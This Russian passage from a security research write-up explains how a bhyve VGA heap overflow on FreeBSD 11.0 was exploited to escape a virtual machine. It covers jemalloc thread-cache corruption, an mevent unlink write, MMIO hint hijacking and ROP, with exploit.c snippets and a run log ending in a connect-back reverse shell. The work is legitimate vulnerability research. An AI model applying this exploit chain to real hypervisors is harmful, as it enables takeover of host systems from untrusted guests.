• Количество арен jemalloc равно четырёхкратному числу доступных ядер CPU. При изменении числа ядер расположение кучи также незначительно меняется — незначительно потому, что структура tcache всё равно остаётся достижимой из структуры `vga_softc` при переполнении.
• При наличии более одного vCPU каждый поток vCPU имеет собственный кеш потока (`tcache_s`). Кеши потоков vCPU располагаются один за другим.

Структуры кеша потоков vCPU выделяются в том же чанке, что и структура `vga_softc`, управляемом `arena[0]`. При линейном переполнении первой повреждаемой структурой `tcache_s` является структура vCPU0. Поскольку vCPU0 всегда доступен при любой конфигурации, это надёжная цель для повреждения. Привязка CPU эксплойта, работающего в гостевой системе, должна быть установлена на vCPU0 для обеспечения использования повреждённых структур в ходе выполнения эксплойта. Расположение кучи выглядит следующим образом:



Данное расположение памяти стабильно по нескольким причинам. Во-первых, чанк jemalloc размером 2 МБ отображается аллокатором при первом запросе на выделение от bhyve во время `_libpthread_init()` -> `_thr_alloc()` -> `calloc()`. Далее это проходит через серию вызовов: `tcache_create()` -> `ipallocztm()` -> `arena_palloc()` -> `arena_malloc()` -> `arena_malloc_large()` -> `arena_run_alloc_large()` -> `arena_chunk_alloc()` -> `chunk_alloc_core()` -> `chunk_alloc_mmap()` -> `pages_map()` -> `mmap()`. Гостевая память, отображаемая через `vm_setup_memory()` во время инициализации bhyve, займёт область памяти сразу после этого чанка jemalloc из-за предсказуемого поведения `mmap()`. Во-вторых, структура `vga_softc` займёт более низкий адрес памяти в чанке по сравнению со структурами `tcache_s`, так как jemalloc выделяет структуры `tcache_s` через `tcache_create()` только тогда, когда потоки vCPU делают запрос на выделение. Выделение структуры `vga_softc` происходит значительно раньше в подпрограмме инициализации по сравнению с созданием потоков vCPU через `fbsdrun_addcpu()`.

3.2 — Выключение ACPI и обработка событий

Следующая задача — найти возможность, позволяющую гостю инициировать выделение или освобождение памяти после повреждения метаданных tcache. При инспекции каждого бина было обнаружено интересное выделение в `tbins[4]`:

```
(gdb) print ((struct tcache_s *)0x801b6f000)->tbins[4]
$2 = {tstats = {nrequests = 1}, low_water = -1, lg_fill_div = 1, ncached =
63, avail = 0x801b71248}

(gdb) x/gx 0x801b71248-64*8
0x801b71048:□0x0000000813c10000

(gdb) x/5gx 0x0000000813c10000
0x813c10000:□0x0000000000430380□0x000000000000000f
0x813c10010:□0x0000000000000003□0x0000000801a15080
0x813c10020:□0x0000000100000000

(gdb) x/i 0x0000000000430380
   0x430380 <power_button_handler>:□push   %rbp

(gdb) print *(struct mevent *)0x0000000813c10000
$3 = {me_func = 0x430380 <power_button_handler>, me_fd = 15, me_timid = 0,
me_type = EVF_SIGNAL, me_param = 0x801a15080, me_cq = 0, me_state = 1,
me_closefd = 0, me_list = {
    le_next = 0x801a15100, le_prev = 0x801a15430}}
```

Bhyve эмулирует доступ к порту ввода/вывода 0xB2 (порт управления расширенным управлением питанием) для включения и отключения виртуальной кнопки питания ACPI. Обработчик сигнала SIGTERM регистрируется через механизм kqueue FreeBSD [7].

`mevent` — это микробиблиотека событий для bhyve на основе kqueue, находящаяся в `mevent.c`. Библиотека предоставляет набор API для регистрации и изменения событий. Главный поток `mevent` обрабатывает все события. Функция `mevent_dispatch()`, вызываемая из `main()`, перенаправляет управление соответствующим обработчикам событий при поступлении события. Двумя наиболее важными API для эксплуатации данной ошибки являются `mevent_add()` и `mevent_delete()`. Рассмотрим, как обработчик порта ввода/вывода 0xB2 в `pm.c` использует библиотеку mevent:

```
static int
smi_cmd_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
    uint32_t *eax, void *arg)
{
        . . .
        switch (*eax) {
        case BHYVE_ACPI_ENABLE:
```

```
                . . .
                if (power_button == NULL) {
                        power_button = mevent_add(SIGTERM, EVF_SIGNAL,
                            power_button_handler, ctx);
                        old_power_handler = signal(SIGTERM, SIG_IGN);
                }
                break;
        case BHYVE_ACPI_DISABLE:
                . . .
                if (power_button != NULL) {
                        mevent_delete(power_button);
                        power_button = NULL;
                        signal(SIGTERM, old_power_handler);
                }
                break;
        }
        . . .
}
```

Запись значения 0xa0 (`BHYVE_ACPI_ENABLE`) вызовет `mevent_add()` в `mevent.c`. Функция `mevent_add()` выделяет структуру mevent с помощью `calloc()`. События, требующие добавления, обновления или удаления, поддерживаются в списке с заголовком `change_head`. Элементы списка двусвязные.

```
struct mevent *
mevent_add(int tfd, enum ev_type type,
           void (*func)(int, enum ev_type, void *), void *param)
{
        . . .
        mevp = calloc(1, sizeof(struct mevent));
        . . .
        mevp->me_func = func;
        mevp->me_param = param;

        LIST_INSERT_HEAD(&change_head, mevp, me_list);
        . . .
}

struct mevent {□
        void□(*me_func)(int, enum ev_type, void *);
        . . .
        LIST_ENTRY(mevent) me_list;□□□
};

#define□LIST_ENTRY(type)□□□□□\
struct {□□□□□□□\
        struct type *le_next;□/* next element */□□□\
        struct type **le_prev;□/* address of previous next element */□\
}
```

Аналогично, запись значения 0xa1 (`BHYVE_ACPI_DISABLE`) вызовет `mevent_delete()` в `mevent.c`. Функция `mevent_delete()` удаляет событие из списка с помощью `LIST_REMOVE()` и помечает его для удаления потоком mevent:

```
static int
mevent_delete_event(struct mevent *evp, int closefd)
{
        . . .
                LIST_REMOVE(evp, me_list);
        . . .
}

#define LIST_NEXT(elm, field)□((elm)->field.le_next)
#define LIST_REMOVE(elm, field) do {                                    \
        . . .
        if (LIST_NEXT((elm), field) != NULL)                           □\
                LIST_NEXT((elm), field)->field.le_prev =               \
                    (elm)->field.le_prev;                              \
        *(elm)->field.le_prev = LIST_NEXT((elm), field);               \
        . . .
```

```
} while (0)
```

Итак, гость может выделять и освобождать структуру mevent, содержащую указатели на функции и элементы списка. Запросы на выделение обслуживаются кешем потока vCPU. Привязка CPU может быть установлена для кода эксплойта, чтобы принудить выделения из конкретного потока vCPU — например, vCPU0, как описано в предыдущем разделе. Повреждение структуры `tcache_s` потока vCPU0 позволит управлять адресом, по которому будет выделена структура mevent.

3.3 — Повреждение структуры tcache_s

Структура `tcache_s` содержит массив структур `tcache_bin_s`. В `tcache_bin_s` есть указатель `void **avail` на массив указателей на предварительно выделенные регионы памяти, обслуживающие запросы на выделение фиксированного размера.

```
typedef struct tcache_s tcache_t;

struct tcache_s {
    struct {
        tcache_t *qre_next;
        tcache_t *qre_prev;
    } link;
    uint64_t prof_accumbytes;
    ticker_t gc_ticker;
    szind_t next_gc_bin;
    tcache_bin_t tbins[1];
}

struct tcache_bin_s {
    tcache_bin_stats_t tstats;
    int low_water;
    unsigned int lg_fill_div;
    unsigned int ncached;
    void **avail;
}
```

Как описано в разделах 2.1.7 и 3.3.3 статьи «Pseudomonarchia jemallocum» [4] и [6], можно получить произвольный адрес при выделении, повреждая кеши потоков. `ncached` — количество кешированных свободных регионов памяти, доступных для выделения. При запросе на выделение берётся `avail[-ncached]` и `ncached` уменьшается. При освобождении выделения `ncached` увеличивается, и указатель добавляется в список свободных как `avail[-ncached] = ptr`. Запросы на выделение структуры `mevent` размером 0x40 байт обслуживаются указателями `tbin[4].avail`. Чтение за пределы буфера структуры `vga_softc` позволяет сначала утечь память кучи, включая структуру `tcache_s`. Затем запись за пределы буфера используется для перезаписи указателей на свободные регионы памяти, на которые указывает `avail`. Утекая и переписывая память, мы следим за тем, чтобы части памяти, отличные от кешей потоков, не были повреждены. Конкретно требуется перезаписать только `tbins[4].avail[-ncached]` перед вызовом `mevent_add()`.

При запросе `calloc()` для выделения структуры mevent в `mevent_add()` используются перезаписанные указатели структуры `tcache_s`. Это принуждает структуру mevent выделяться по произвольному адресу, контролируемому гостем. Хотя структура mevent может быть выделена по произвольному адресу, мы не контролируем содержимое, записываемое в неё, что не позволяет превратить это в запись чего угодно куда угодно.

Для изменения содержимого структуры mevent одно из решений — выделить структуру в системную память гостя, отображённую в процессе bhyve. Поскольку эта память доступна гостю, её содержимое можно напрямую изменить из гостевой системы. Другое решение — выделить структуру рядом со структурой `vga_softc` и снова использовать запись за пределы буфера для

изменения содержимого. Последняя техника будет рассмотрена в разделе 4.

Текущий подход к определению структуры `tcache_s` в утечке памяти основан на поиске по сигнатуре с использованием определения `tcache_s`, реализованного как `find_jemalloc_tcache()` в коде PoC. Замечено, что указатели `qre_next` и `qre_prev` выровнены по границе страницы, поскольку выделения `tcache_s` выровнены по страницам. Кроме того, существуют другие допустимые указатели, такие как `tbins[index].avail`, которые могут использоваться в качестве сигнатур. Когда возможная структура `tcache_s` обнаружена в памяти, для дальнейшего анализа извлекается указатель `tbins[4].avail`. Следующая часть подхода — найти массив указателей в памяти, на который указывает `tbins[4].avail`, путём поиска последовательности значений, различающихся на 0x40 (размер выделения mevent). Как только известно смещение массива указателей avail от структуры `vga_softc`, можно точно перезаписать `tbin[4].avail[-ncached]` для возврата произвольного адреса.

Функция `tcache_create()` в `tcache.c` даёт чёткое понимание выделения `tcache_s` и присваивания указателя avail:

```
tcache_t *
tcache_create(tsdn_t *tsdn, arena_t *arena)
{
        . . .
□size = offsetof(tcache_t, tbins) + (sizeof(tcache_bin_t) * nhbins);
□size = PTR_CEILING(size);
        stack_offset = size;
        size += stack_nelms * sizeof(void *);
        size = sa2u(size, CACHELINE);

        tcache = ipallocztm(tsdn, size, CACHELINE, true, NULL, true,
            arena_get(TSDN_NULL, 0, true));
        . . .
        for (i = 0; i < nhbins; i++) {
                tcache->tbins[i].lg_fill_div = 1;
□□stack_offset += tcache_bin_info[i].ncached_max *
□□□□□sizeof(void *);
□□tcache->tbins[i].avail = (void **)((uintptr_t)tcache +
□□□□(uintptr_t)stack_offset);
        }

        return (tcache);
}
```

3.4 — Определение базового адреса гостевой памяти

Утечка `baseaddr` позволяет гостю организовать общую память между гостевой системой и хост-процессом bhyve. Зная физический адрес гостя для некоторого выделения памяти, виртуальный адрес хоста для этого выделения можно вычислить как `baseaddr` + физический адрес гостя. Поддельные структуры данных или нагрузки могут быть внедрены в память процесса bhyve через эту общую память из гостевой системы [8].

В связи с расположением памяти, описанным в разделе 3.1, если можно утечь хотя бы один указатель в чанке jemalloc перед страницами гостевой памяти (что в нашем случае так и есть), базовый адрес чанка можно вычислить. Jemalloc во FreeBSD 11.0 использует чанки размером 2 МБ, выровненные по своему размеру. Макрос `CHUNK_ADDR2BASE()` в jemalloc вычисляет базовый адрес чанка по любому указателю в этом чанке:

```
#define CHUNK_ADDR2BASE(a)                                              \
                ((void *)((uintptr_t)(a) & ~chunksize_mask))
```

где `chunksize_mask` — `(chunksize - 1)`, а `chunksize` равен 2 МБ. Зная базовый адрес чанка, базовый адрес гостевой памяти можно вычислить как: базовый адрес чанка + размер чанка +

VM_MMAP_GUARD_SIZE (4 МБ).

Другой способ получения базового адреса — утечь структуру vmctx из нижней памяти чанка, что будет рассмотрено в разделе 4.3.

3.5 — Запись по произвольному адресу через операцию unlink

После того как гость выделяет структуру mevent в системной памяти, он может перезаписать обратный вызов power_button_handler и ждать, пока хост выключит виртуальную машину. Сигнал SIGTERM будет доставлен процессу bhyve при выключении, что в свою очередь вызовет перезаписанный обработчик, предоставляя управление RIP. Однако этот подход имеет недостаток: гостю нужно ждать, пока VM не будет выключена с хоста.

Чтобы устранить это взаимодействие с хостом, следующая идея — использовать операцию unlink из списка. Повредив указатели предыдущего и следующего элементов списка, можно записать произвольное значение по произвольному адресу, используя LIST_REMOVE() в mevent_delete_event() (раздел 3.2). Главное ограничение этого подхода — записываемое значение также должно быть допустимым адресом для записи. Следовательно, нельзя напрямую перезаписать указатели на функции.

Имея возможность записывать адрес, доступный для записи, по произвольному адресу, следующая цель — найти цель для перезаписи с целью косвенного управления RIP.

3.6 — Эмуляция MMIO и методика управления RIP

Область PCI hole в гостевой памяти (раздел 3.1) не отображается и используется для эмуляции устройств. Любой доступ к этой памяти вызывает ошибку таблицы расширенных страниц (EPT), приводящую к VM-exit. Функция vmx_exit_process() в коде VMM src/sys/amd64/vmm/intel/vmx.c вызывает соответствующий обработчик в зависимости от причины VM-exit.

```
static int
vmx_exit_process(struct vmx *vmx, int vcpu, struct vm_exit *vmexit)
{
        . . .
        case EXIT_REASON_EPT_FAULT:
                gpa = vmcs_gpa();
                if (vm_mem_allocated(vmx->vm, vcpu, gpa) ||
                    apic_access_fault(vmx, vcpu, gpa)) {
                        vmexit->exitcode = VM_EXITCODE_PAGING;
                        . . .
                } else if (ept_emulation_fault(qual)) {
                        vmexit_inst_emul(vmexit, gpa, vmcs_gla());
                        vmm_stat_incr(vmx->vm, vcpu, VMEXIT_INST_EMUL, 1);
                }
        . . .
}
```

vmexit_inst_emul() устанавливает код завершения VM_EXITCODE_INST_EMUL и другие сведения для дальнейшей эмуляции. Затем ioctl VM_RUN, использующийся для запуска виртуальной машины, вызывает vm_handle_inst_emul() в sys/amd64/vmm/vmm.c для проверки — эмулируется ли физический адрес гостя (GPA) в ядре. Если нет, информация о выходе передаётся в пользовательское пространство для эмуляции.

Эмуляция MMIO в пользовательском пространстве выполняется обработчиком vmexit_inst_emul() в bhyverun.c. Функция vm_loop() передаёт выполнение соответствующему обработчику в зависимости от кода выхода.

```
static void
vm_loop(struct vmctx *ctx, int vcpu, uint64_t startrip)
{
        . . .
                error = vm_run(ctx, vcpu, &vmexit[vcpu]);
        . . .
                exitcode = vmexit[vcpu].exitcode;
        . . .
                rc = (*handler[exitcode])(ctx, &vmexit[vcpu], &vcpu);
}

static vmexit_handler_t handler[VM_EXITCODE_MAX] = {
        . . .
        [VM_EXITCODE_INST_EMUL] = vmexit_inst_emul,
        . . .
};
```

Эмуляция устройств в пользовательском пространстве интересна для этого эксплойта, так как там есть подходящие структуры данных для повреждения с помощью операции unlink. Диапазоны памяти и обратные вызовы для каждой эмуляции устройства в пользовательском пространстве хранятся в красно-чёрном дереве. Когда PCI BAR программируется для отображения региона MMIO через `register_mem()`, или когда регион памяти регистрируется явно через `register_mem_fallback()` в `mem.c`, информация добавляется в деревья RB `mmio_rb_root` и `mmio_rb_fallback` соответственно. При эмуляции инструкции красно-чёрные деревья обходятся для нахождения узла с обработчиком для физического адреса гостя, вызвавшего ошибку EPT. Узлы красно-чёрного дерева определяются структурой `mmio_rb_range` в `mem.c`:

```
struct mmio_rb_range {
        RB_ENTRY(mmio_rb_range) mr_link;        /* RB tree links */
        struct mem_range        mr_param;
        uint64_t                mr_base;
        uint64_t                mr_end;
};
```

Элемент `mr_base` — начальный адрес диапазона памяти, `mr_end` — конечный. Структура `mem_range`, определённая в `mem.h`, содержит указатель на обработчик и аргументы `arg1` и `arg2` вместе с 6 другими аргументами.

```
typedef int (*mem_func_t)(struct vmctx *ctx, int vcpu, int dir, uint64_t addr,
                          int size, uint64_t *val, void *arg1, long arg2);

struct mem_range {
        const char      *name;
        int             flags;
        mem_func_t      handler;
        void            *arg1;
        long            arg2;
        uint64_t        base;
        uint64_t        size;
};
```


Для избежания поиска по красно-чёрному дереву при каждой эмуляции инструкции используется кеш MMIO для каждого vCPU. Поскольку большинство обращений из vCPU будут к последовательным адресам в диапазоне памяти устройства, результат поиска по красно-чёрному дереву хранится в массиве `mmio_hint`. Когда `emulate_mem()` вызывается из `vmexit_inst_emul()`, сначала проверяется кеш MMIO. При наличии записи физический адрес гостя проверяется по значениям `mr_base` и `mr_end` для валидации записи в кеше. Если это не ожидаемая запись — промах кеша. Затем красно-чёрное дерево обходится для нахождения правильной записи. После её нахождения для дальнейшей эмуляции вызывается `vmm_emulate_instruction()`.

```
static struct mmio_rb_range□*mmio_hint[VM_MAXCPU];

int
```

```
emulate_mem(struct vmctx *ctx, int vcpu, uint64_t paddr, struct vie *vie,
    struct vm_guest_paging *paging)
{
        . . .
        if (mmio_hint[vcpu] &&
            paddr >= mmio_hint[vcpu]->mr_base &&
            paddr <= mmio_hint[vcpu]->mr_end) {
                entry = mmio_hint[vcpu];
        } else
                entry = NULL;
        if (entry == NULL) {
                if (mmio_rb_lookup(&mmio_rb_root, paddr, &entry) == 0) {
                        mmio_hint[vcpu] = entry;
                } else if (mmio_rb_lookup(&mmio_rb_fallback, paddr, &entry)) {
        . . .
        err = vmm_emulate_instruction(ctx, vcpu, paddr, vie, paging,
                                      mem_read, mem_write, &entry->mr_param);
        . . .
}
```

Перезаписав `mmio_hint[0]` (кеш vCPU0), гость может управлять всей структурой `mmio_rb_range` во время поиска для эмуляции MMIO. Затем гость получает управление RIP при вызове `mem_read()` или `mem_write()`, поскольку `mr->handler` может указывать на произвольное значение.

Подводя итог: повреждаем кеш потока jemalloc, используем обработку событий ACPI для выделения структуры mevent в гостевой памяти, изменяем указатели списка, удаляем событие для срабатывания unlink, используем unlink для перезаписи `mmio_hint[0]` и получаем управление RIP.



3.7 — Подделка структуры arena_chunk_s для произвольного free()

Во время `mevent_delete()` jemalloc освобождает указатель, не являющийся частью управляемой аллокатором памяти, так как структура mevent была выделена в системной памяти гостя путём повреждения структуры tcache (раздел 3.3). Это приведёт к ошибке сегментации, если до вызова `free()` не будет подготовлена поддельная структура `arena_chunk_s`. Освобождение произвольного указателя уже обсуждалось в исследовании [6], однако рассмотрим этот вопрос ещё раз применительно к эксплуатации данной ошибки.

```
JEMALLOC_ALWAYS_INLINE void
```

```
arena_dalloc(tsdn_t *tsdn, void *ptr, tcache_t *tcache, bool slow_path)
{
        arena_chunk_t *chunk;
        size_t pageind, mapbits;
        . . .
        chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr);
        if (likely(chunk != ptr)) {
                pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >> LG_PAGE;
                mapbits = arena_mapbits_get(chunk, pageind);
                assert(arena_mapbits_allocated_get(chunk, pageind) != 0);
                if (likely((mapbits & CHUNK_MAP_LARGE) == 0)) {
                        if (likely(tcache != NULL)) {
                                szind_t binind = arena_ptr_small_binind_get(ptr, mapbits);
                                tcache_dalloc_small(tsdn_tsd(tsdn), tcache, ptr,
                                    binind, slow_path);
        . . .
}
```

Запрос на освобождение указателя обрабатывается функцией `arena_dalloc()` в `arena.h` jemalloc. Макрос `CHUNK_ADDR2BASE()` получает адрес чанка из освобождаемого указателя. Заголовок `arena_chunk_s` содержит динамически изменяемый массив `map_bits`, хранящий свойства страниц внутри чанка.


```
struct arena_chunk_s {
        . . .
        extent_node_t           node;
        arena_chunk_map_bits_t  map_bits[1]; /* Dynamically sized. */
};
```

Индекс страницы `pageind` в `arena_dalloc()` для освобождаемого указателя вычисляется и используется как индекс в массив `map_bits` структуры `arena_chunk_s` через `arena_mapbits_get()`. Переменная `map_bias` определяет количество страниц, занятых заголовком чанка. Её значение в данном случае равно 13.

Суть поддельной структуры `arena_chunk_s` состоит в том, что `map_bits` должен быть настроен так, чтобы вычисление `pageind - map_bias` в `arena_bitselm_get_mutable()` указывало на запись в массиве `map_bits`, содержащую индекс допустимого бина tcache. В данном случае индекс равен 4 — бин обрабатывает регионы размером 64 байта.

Элегантный способ достичь этого — запросить 2 МБ непрерывной памяти от гостя, которая выделяется как часть системной памяти гостя. Для принуждения выделения к непрерывности как в гостевой системе, так и в хост-процессе bhyve, запрашиваем память через `mmap()` с флагом `MAP_HUGETLB` для выделения страницы размером 2 МБ.

```
---[ exploit.c ]---
. . .
        shared_gva = mmap(0, 2 * MB, PROT_READ | PROT_WRITE,
□□MAP_HUGETLB | MAP_PRIVATE | MAP_ANONYMOUS | MAP_POPULATE,
-1, 0);
□. . . □
        shared_gpa = gva_to_gpa((uint64_t)shared_gva);
        shared_hva = base_address + shared_gpa;
   □
        /* setting up fake jemalloc chunk */
        arena_chunk = (struct arena_chunk_s *)shared_gva;

        /* set bin index, also dont set CHUNK_MAP_LARGE */
        arena_chunk->map_bits[4].bits = (4 << CHUNK_MAP_BININD_SHIFT);

        /* calculate address such that pageind - map_bias point to tcache
 * bin size 64 (i.e. index 4) */
        fake_tbin_hva = shared_hva + ((4 + map_bias) << 12);
        fake_tbin_gva = shared_gva + ((4 + map_bias) << 12);
. . .

+--------------------------+-------+----------------------------------+
|           Heap           |       |           Guest Memory           |
```



Теперь произвольный указатель можно освободить для перезаписи `mmio_hint` через `mevent_delete()` без ошибки сегментации.

3.8 — Выполнение кода через кеш vCPU для MMIO

Кеш MMIO `mmio_hint` для vCPU0 перезаписывается во время `mevent_delete()` указателем на поддельную структуру `mmio_rb_range`. Поддельная структура настраивается следующим образом:

```
---[ exploit.c ]---
. . .
        mmio_range_gva->mr_param.handler  = (void *)pci_emul_fallback_handler;
        mmio_range_gva->mr_param.arg1     = (void *)0x4444444444444444;
        mmio_range_gva->mr_param.arg2     = 0x4545454545454545; // fake RSP для ROP
        mmio_range_gva->mr_param.base     = 0;
        mmio_range_gva->mr_param.size     = 0;
        mmio_range_gva->mr_param.flags    = 0;
        mmio_range_gva->mr_end            = 0xffffffffffffffff;
. . .
```

Значение `mr_base` устанавливается в 0, а `mr_end` — в 0xffffffffffffffff, то есть охватывает весь диапазон физических адресов. Таким образом, любой доступ к MMIO в гостевой системе будет использовать поддельную `mmio_rb_structure` в `emulate_mem()`.

После перезаписи `mmio_hint[0]` оба поля `mr_param.arg1` и `mr_param.handler` должны быть исправлены для продолжения эксплуатации. Сначала перезаписываем `mr_param.arg1` адресом гаджета `pop rsp; ret`, затем перезаписываем `mr_param.handler` адресом гаджета `pop register; ret`. При вызове поддельного обработчика во время MMIO-доступа гаджет `pop register; ret` извлечёт сохранённый RIP и вернётся в гаджет `pop rsp`. Гаджет `pop rsp` извлечёт поддельный указатель стека `mr_param.arg2` и выполнит ROP-нагрузку.

```
---[ exploit.c ]---
. . .
        mmio_range_gva->mr_param.handler = (void *)pop_rbp;
        mmio_range_gva->mr_param.arg1 = (void *)pop_rsp;
        mmio_range_gva->mr_param.arg2 = rop;
    □
        mmio = map_phy_address(0xD0000000, getpagesize());
        mmio[0];
. . .
```

Запуск эксплойта побега из VM даёт обратный шелл к гостевой системе:

```
root@linuxguest:~/setupA/vga_fakearena_exploit# ./exploit 192.168.182.148 6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b71248
exploit: [+] Leaked tbin avail pointer = 0x823c10000
exploit: [+] Offset of tbin avail pointer = 0xfcf60
exploit: [+] Leaked vga_softc @ 0x801a74000
exploit: [+] Guest base address = 0x802000000
exploit: [+] Disabling ACPI shutdown to free mevent struct...
exploit: [+] Shared data structures mapped @ 0x811e00000
```

```
exploit: [+] Overwriting tbin avail pointers...
exploit: [+] Enabling ACPI shutdown to reallocate mevent struct...
exploit: [+] Leaked .text power_button_handler address = 0x430380
exploit: [+] Modifying mevent structure next and previous pointers...
exploit: [+] Disabling ACPI shutdown to overwrite mmio_hint using fake mevent struct...
exploit: [+] Preparing connect back shellcode for 192.168.182.148:6969
exploit: [+] Shared payload mapped @ 0x811c00000
exploit: [+] Triggering MMIO read to trigger payload
root@linuxguest:~/setupA/vga_fakearena_exploit#

renorobert@linuxguest:~$ nc -vvv -l 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from [192.168.182.146] port 6969 [tcp/*] accepted (family 2, sport 35381)
uname -a
FreeBSD  11.0-RELEASE-p1 FreeBSD 11.0-RELEASE-p1 #0 r306420: Thu Sep 29
01:43:23 UTC 2016
root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC  amd64
```

---

4 — Другие стратегии эксплуатации

В данном разделе описаны альтернативные способы эксплуатации ошибки путём повреждения структур, используемых для эмуляции портов ввода/вывода и конфигурационного пространства PCI.

4.1 — Выделение региона в другом классе размеров для free()

Раздел 3.7 описывает настройку поддельных заголовков чанков арен для освобождения произвольного указателя при вызове `mevent_delete()`. Однако существует альтернативный способ — выделить структуру mevent как часть существующего выделения кеша потока.

Адрес структуры `vga_softc` можно вычислить, как описано в разделе 3.3, используя утечку указателя `tbins[4].avail`. Главный поток `mevent` выделяет структуру `vga_softc` в рамках бинов, обслуживающих регионы размером 0x800 байт. Перезаписав указатель `tbin[4].avail[-ncached]` потока vCPU0 адресом региона, соседнего со структурой `vga_softc`, можно принудить структуру mevent, выделяемую потоком `vCPU0`, разместиться в памяти, управляемой потоком `mevent`. Поскольку структура `mevent` выделяется после структуры `vga_softc`, запись за пределы буфера может быть использована для перезаписи указателей следующего и предыдущего элементов, используемых для операции unlink.

4.2 — Эмуляция PMIO и повреждение структур inout_handlers

Понимание эмуляции ввода/вывода через порты в bhyve предоставляет мощные примитивы при эксплуатации уязвимости. В этом разделе рассмотрим, как это можно использовать для доступа к частям памяти кучи, ранее недоступным.

Обработчики портов ввода/вывода и другая информация, специфичная для устройств, хранятся в массиве структур `inout_handlers`, определённых в `inout.c`:

```
#define MAX_IOPORTS     (1 << 16)

static struct {
        const char      *name;
        int             flags;
        inout_func_t    handler;
```

```
        void            *arg;
} inout_handlers[MAX_IOPORTS];
```

Виртуальные устройства регистрируют обратные вызовы для портов ввода/вывода через `register_inout()` в `inout.c`, который заполняет структуру `inout_handlers`. Функция `emulate_inout()` использует информацию из `inout_handlers` для вызова соответствующего зарегистрированного обработчика.

Перезапись указателя `arg` в структуре `inout_handlers` может предоставить интересные примитивы. В данном случае эмуляция VGA регистрирует обработчик порта ввода/вывода `vga_port_handler()` из `vga.c` для диапазона портов от 0x3C0 до 0x3DF, передавая структуру `vga_softc` в качестве `arg`.

Возвращаясь к патчу из раздела 2, замечаем, что `dac_rd_index`, `dac_rd_subindex`, `dac_wr_index` и `dac_wr_subindex` — знаковые целые. Следовательно, перезаписав указатель `arg` адресом поддельной структуры `vga_softc` в куче и установив `dac_rd_index`/`dac_wr_index` в отрицательные значения, гость может получить доступ к памяти до массива `dac_palette`. Конкретно требуется перезаписать указатель `arg` для порта `DAC_DATA_PORT` (0x3c9), поскольку именно он обрабатывает доступ на чтение и запись к массиву `dac_palette`.

4.3 — Утечка структуры vmctx

Раздел 3.4 описывает преимущества утечки базового адреса системной памяти гостя для эксплуатации. Элегантный способ добиться этого — утечь структуру `vmctx`, которая содержит указатель `baseaddr` на системную память гостя. Структура `vmctx` определена в `libvmmapi/vmmapi.c` и инициализируется в `vm_setup_memory()`, как описано в разделе 3.1.

```
struct vmctx {
        int     fd;
        uint32_t lowmem_limit;
        int     memflags;
        size_t  lowmem;
        size_t  highmem;
        char    *baseaddr;
        char    *name;
};
```

Читая чанк jemalloc через `DAC_DATA_PORT` после настройки поддельной структуры `vga_softc`, гость может получить утечку структуры `vmctx` вместе с указателем `baseaddr`.

4.4 — Перезапись узла красно-чёрного дерева MMIO для управления RIP

Перезапись указателя `arg` порта `DAC_DATA_PORT` поддельной структурой `vga_softc` открывает возможность перезаписи многих других обратных вызовов для управления RIP. Однако вместо перезаписи `mmio_hint` гость может напрямую перезаписать конкретный узел красно-чёрного дерева, используемый для эмуляции MMIO.

Оптимальным выбором оказывается узел в дереве `mmio_rb_fallback`, обрабатывающий обращения к памяти, не выделенной для системной памяти или PCI-устройств. Для обнаружения этого узла красно-чёрного дерева ищем адрес функции `pci_emul_fallback_handler()` в куче — она регистрируется при вызове функции `init_pci()`.

Для получения управления RIP аналогично технике с `mmio_hint` перезаписываем обработчик, arg1 и arg2, затем обращаемся к памяти, не выделенной для системной памяти или PCI-устройств.

4.5 — Использование декодирования PCI BAR для управления RIP

Все рассмотренные ранее техники зависят от способности обработчика SMI выделять и освобождать память, то есть операции unlink для структуры mevent. В этом разделе рассматривается другой способ выделения/освобождения памяти через эмуляцию конфигурационного пространства PCI.

